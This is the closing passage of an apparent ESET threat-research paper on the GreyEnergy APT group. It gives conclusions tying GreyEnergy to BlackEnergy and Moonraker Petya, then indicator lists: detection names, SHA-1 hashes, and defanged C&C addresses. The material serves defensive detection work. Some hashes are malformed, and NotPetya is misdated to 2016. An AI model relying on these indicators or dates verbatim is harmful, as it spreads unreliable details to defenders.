


Figure 27. // The Readme file with payment instructions created by Moonraker Petya

As the final step, Moonraker Petya attempts to reboot the computer.

CONCLUSION

GreyEnergy is an important part of the arsenal of one of the most dangerous APT groups that has been terrorizing Ukraine for the past several years. We consider it to be the successor of the BlackEnergy toolkit, and have outlined the similarities and differences in this paper. The main reasons for this conclusion are the similar malware design, specific choice of targeted victims, and modus operandi. The transition from BlackEnergy to GreyEnergy happened at the end of 2015 – perhaps because the attackers needed to update their malware toolset when the BlackEnergy framework became the center of attention after it was used in the attack against the Ukrainian power grid that year.

An interesting piece of the puzzle was revealed when we identified the group's use of Moonraker Petya, which we believe is the predecessor of the destructive NotPetya worm of June 2016. This shows that the TeleBots and GreyEnergy subgroups are cooperating , or at least sharing some ideas and code. Nonetheless, we consider them to be distinct groups with slightly different goals. As of this writing, we have never seen intentional TeleBots activity outside of Ukraine, but we have seen GreyEnergy – just as BlackEnergy before it – active outside of Ukraine's borders.

It should be noted that we are not attributing this malware and activity to any nation state. Our descriptions of 'APT groups' focus on technical indicators rather than investigative work of intelligence agencies.

However, it is certain that the threat actors responsible for GreyEnergy are extremely dangerous in their persistence and stealth.

ESET encourages individuals, businesses and institutions to have the most up-to-date endpoint security protection to stay safe from this threat. We will continue monitoring GreyEnergy and TeleBots activity and report further findings.

IOCS

ESET Detection names:

- VBA/TrojanDownloader.Agent.EYV
- Win32/Agent.SCT
- Win32/Agent.SCM
- Win32/Agent.SYN
- Win64/Agent.SYN
- Win32/Agent.WTD
- Win32/GreyEnergy
- Win64/GreyEnergy
- Win32/Diskcoder.MoonrakerPetya.A
- PHP/Agent.JS
- PHP/Agent.JX
- PHP/Agent.KJ
- PHP/Agent.KK
- PHP/Agent.KL
- PHP/Agent.KM
- PHP/Agent.KN
- PHP/Agent.KO
- PHP/Agent.KP
- PHP/Agent.KQ
- PHP/Agent.KR
- PHP/Agent.KS
- PHP/Agent.KT
- PHP/Agent.KU
- PHP/Agent.LC
- PHP/Agent.NBP
- PHP/Kryptik.AB
- PHP/TrojanProxy.Agent.B
- ASP/Agent.L
- Win64/HackTool.PortScanner.A
- Win32/HackTool.PortScanner.A
- Win64/Riskware.Mimikatz.A
- Win64/Riskware.Mimikatz.AE
- Win64/Riskware.Mimikatz.AH
- Win32/Winexe.A
- Win64/Winexe.A
- Win64/Winexe.B

GreyEnergy document:

SHA-1:

- 177AF8F6E8D6F4952D13F88CDF1887CB7220A645

GreyEnergy mini:

SHA-1:

- 455D9EB9E11AA9AF9717E0260A70611FF84EF900
- 51309371673ACD310F327A10476F707EB914E255
- CB11F36E271306354998BB8ABB6CA67C1D6A3E24
- CC1CE3073937552459FB8ED0ADB5D56FA00BCD43
- 30AF51F1F7CB9A9A46DF3ABFFB6AE3E39935D82C

GreyEnergy droppers:

SHA-1:

- 04F75879132B0BFBA96CB7B210124BC3D396A7CE
- 69E2487EEE4637FE62E47891154D97DFDF8AAD57
- 716EFE17CD1563FFAD5E5E9A3E0CAC3CAB725F92
- 93EF4F47AC160721768A00E1A2121B45A9933A1D
- 94F445B65BF9A0AB134FAD2AAAD70779EAFD9288
- A414F0A651F750EEA18F6D6C64627C4720548581
- B3EF67F7881884A2E3493FE3D5F614DBBC51A79B
- EBD5DC18C51B6FB0E9985A3A9E86FF66E22E813E
- EC7E018BA36F07E6DADBE411E35B0B92E3AD8ABA

GreyEnergy dropped DLLs:

SHA-1:

- 0B5D24E6520B8D6547526FCBFC5768EC5AD19314
- 10D7687C44BECA4151BB07F78C6E605E8A552889
- 2A7EE7562A6A5BA7F192B3D6AED8627DFFDA4903
- 3CBDC146441E4858A1DE47DF0B4B795C4B0C2862
- 4E137F04A2C5FA64D5BF334EF78FE48CF7C7D626
- 62E00701F62971311EF8E57F33F6A3BA8ED28BF7
- 646060AC31FFDDFB02967216BC71556A0C1AEDF
- 748FE84497423ED209357E923BE28083D42D69DE
- B75D0379C5081958AF83A542901553E1710979C7
- BFC164E5A28A3D56B8493B1FC1CA4A12FA1AC6AC
- C1EB0150E2FCC099465C210B528BF508D2C64520
- CBB7BA92CDF86FA260982399DAB8B416D905E89B
- DF051C67EE633231E4C76EC247932C1A9868C14F
- DFD8665D91C508FAF66E2BC2789B504670762EA2
- E2436472B984F4505B4B938CEE6CAE26EF043FC7
- E3E61DF9E0DD92C98223C750E13001CBB73A1E31
- E496318E6644E47B07D6CAB00B93D27D0FE6B415
- EDA505896FFF9A29BD7EAE67FD626D7FFA36C7B2
- F00BEFDF08678B642B69D128F2AFAE32A1564A90
- F36ECAC8696AA0862AD3779CA464B2CD399D8099

GreyEnergy in-memory-only DLLs:

SHA-1:

- 0BCECB797306D30D0BA5EAE123B5BF69981EFF4
- 11159DB91B870E6728F1A7835B5D8BE9424914B9
- 6ABD4B82A133C4610E5779C876FCB7E066898380
- 848F0DBF50B582A87399428D093E5903FFAEDCD
- 99A81305EF6E45F470EEE677C6491045E3B4D33A
- A01036A8EFE5349920A656A422E959A2B9B76F02
- C449294E57088E2E2B9766493E48C98B8C9180F8
- C7FC689FE76361EF4FDC1F2A5BAB71COE2E09746
- D24FC871A721B2FD01F143EB6375784144365A84
- DA617BC6DCD2083D93A9A83D4F15E3713D365960
- E4FCAA1B6A27AA183C6A3A46B84B5EA9772920B

Moonraker Petya

SHA-1:

- 1AA1EF7470A8882CA81BB9894630433E5CCE4373

PHP and ASP scripts

SHA-1:

- 10F4D12CF8EE15747BFB618F3731D81A905AAB04
- 13C5B14E19C9095ABA3F1DA56B1A76793C7144B9
- 1BA30B645E974DE86F24054B238FE77A331D0D2C
- 34F8323B3B6BCF4B47D0ABEFCF9E38E15ECD2858
- 438C8F9607E06E7AC1261F99F8311B004C23DEC3
- 4D1C282F9942EC87C5B4D9363187AFDC120F4DC7
- 4E0C5CCFFB7E2D17C26F82DB5564E47F141300B3
- 5377ADB779DE325A74838C0815EEA958B4822F82
- 58A69A8D1B94E751050DECF87F2572E09794F0F8
- 5DD34FB1C8E224C17DCE04E02A4409E9393BCE58
- 639BCE78F961C4B9ECD9FE1A8537733388B99857
- 7127B880C8E31FBEB1D376EB55A6F878BC77B21A
- 71BA8FE0C9C32A9B987E2BB827FE54DAE905D65E
- 78A7FBDD6ADF073EA6D835BE69084E071B4DA395
- 81332D2F96A354B1B8E11984918C43FB9B5CB9DB
- 8CC008B3189F8CE9A96C2C41F864D019319EB2EE
- 940DE46CD8C50C28A9C0EFC65AEE7D567117941B
- A415E12591DD47289E235E7022A6896CB2BFDE96
- D3AE97A99D826F49AD03ADD9F0D5200BE46AB5E
- E69F5FF2FCD18698BB584B6BC15136D61EB4F594
- E83A090D325E4A9E30B88A181396D62FEF5D54D5
- ECF21EFC09E4E2ACFEEB71FB78CB1F518E1F5724

Custom port scanner

SHA-1:

- B371A5D6465DC85C093A5FB84D7CDDEB1EFFCC56
- B40BDE0341F52481AE1820022FA8376E53A20040

Mimikatz

SHA-1:

- 89D7E0DA80C9973D945E6F62E843606B2E264F7E
- 8B295AB4789105F9910E4F3AF1B60CBBA8AD6FC0
- AD6F835F239DA6683CAA54FCCBCFDD0DC40196BE

WinExe

SHA-1:

- 0666B109B0128599D535904C1F7DDC02C1F704F2
- 2695FCFE83AB536D89147184589CCB44FC4A60F3
- 3608EC28A9AD7AF14325F764FB2F356731F1CA7A
- 37C837FB170164CBC88BEAE720DF128B786A71E0
- 594B809343FEB1D14F80F0902D764A9BF0A8C33C
- 7C1F7CE5E57CBDE9AC7755A7B755171E38ABD70D
- 90122C0DC5890F9A7B5774C6966EA694A590BD38
- C59F66808EA8F07CBDE74116DDE60DAB4F9F3122
- CEB96B364D6A8B65EA8FA43EB0A735176E409EB0
- FCEAA83E7BD9BCAB5EFBA9D1811480B8CB0B8A3E

Warning! Most of the servers with these IP addresses were part of the Tor network, which means that the use of these indicators could result in false positive matches.

GreyEnergy mini C&C addresses

- [https://82.118.236\[.\]23:8443/27c00829d57988279f3ec61a05dee75a](https://82.118.236[.]23:8443/27c00829d57988279f3ec61a05dee75a)
- [http://82.118.236\[.\]23:8080/27c00829d57988279f3ec61a05dee75a](http://82.118.236[.]23:8080/27c00829d57988279f3ec61a05dee75a)
- [https://88.198.13\[.\]116:8443/xmlservice](https://88.198.13[.]116:8443/xmlservice)
- [http://88.198.13\[.\]116:8080/xmlservice](http://88.198.13[.]116:8080/xmlservice)
- [https://217.12.204\[.\]100/news/](https://217.12.204[.]100/news/)
- [http://217.12.204\[.\]100/news/](http://217.12.204[.]100/news/)
- [http://pbank.co\[.\]ua/favicon.ico](http://pbank.co[.]ua/favicon.ico) (IP: 185.128.40.90)

GreyEnergy C&C addresses

| Active period | IP address |
|---------------|-----------------|
| 2015 - 2016 | 109.200.202.7 |
| 2015 - 2015 | 193.105.134.68 |
| 2015 - 2016 | 163.172.7.195 |
| 2015 - 2016 | 163.172.7.196 |
| 2016 - 2016 | 5.149.248.77 |
| 2016 - 2016 | 31.148.220.112 |
| 2016 - 2016 | 62.210.77.169 |
| 2016 - 2016 | 85.25.211.10 |
| 2016 - 2016 | 138.201.198.164 |
| 2016 - 2017 | 124.217.254.55 |
| 2017 - 2017 | 46.249.49.231 |
| 2017 - 2017 | 37.59.14.94 |
| 2017 - 2017 | 213.239.202.149 |
| 2017 - 2017 | 88.198.13.116 |
| 2017 - 2017 | 217.12.202.111 |
| 2017 - 2017 | 176.31.116.140 |
| 2017 - 2018 | 185.217.0.121 |
| 2017 - 2018 | 178.150.0.200 |
| 2018 - 2018 | 176.121.10.137 |
| 2018 - 2018 | 178.255.40.194 |
| 2018 - 2018 | 193.105.134.56 |
| 2018 - 2018 | 94.130.88.50 |
| 2018 - 2018 | 185.216.33.126 |

ABOUT ESET

For 30 years, *ESET®* has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security, to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET becomes the first IT security company to earn *100 Virus Bulletin VB100* awards, identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit www.eset.com or follow us on [LinkedIn](#), [Facebook](#) and [Twitter](#).



ENJOY SAFER TECHNOLOGY™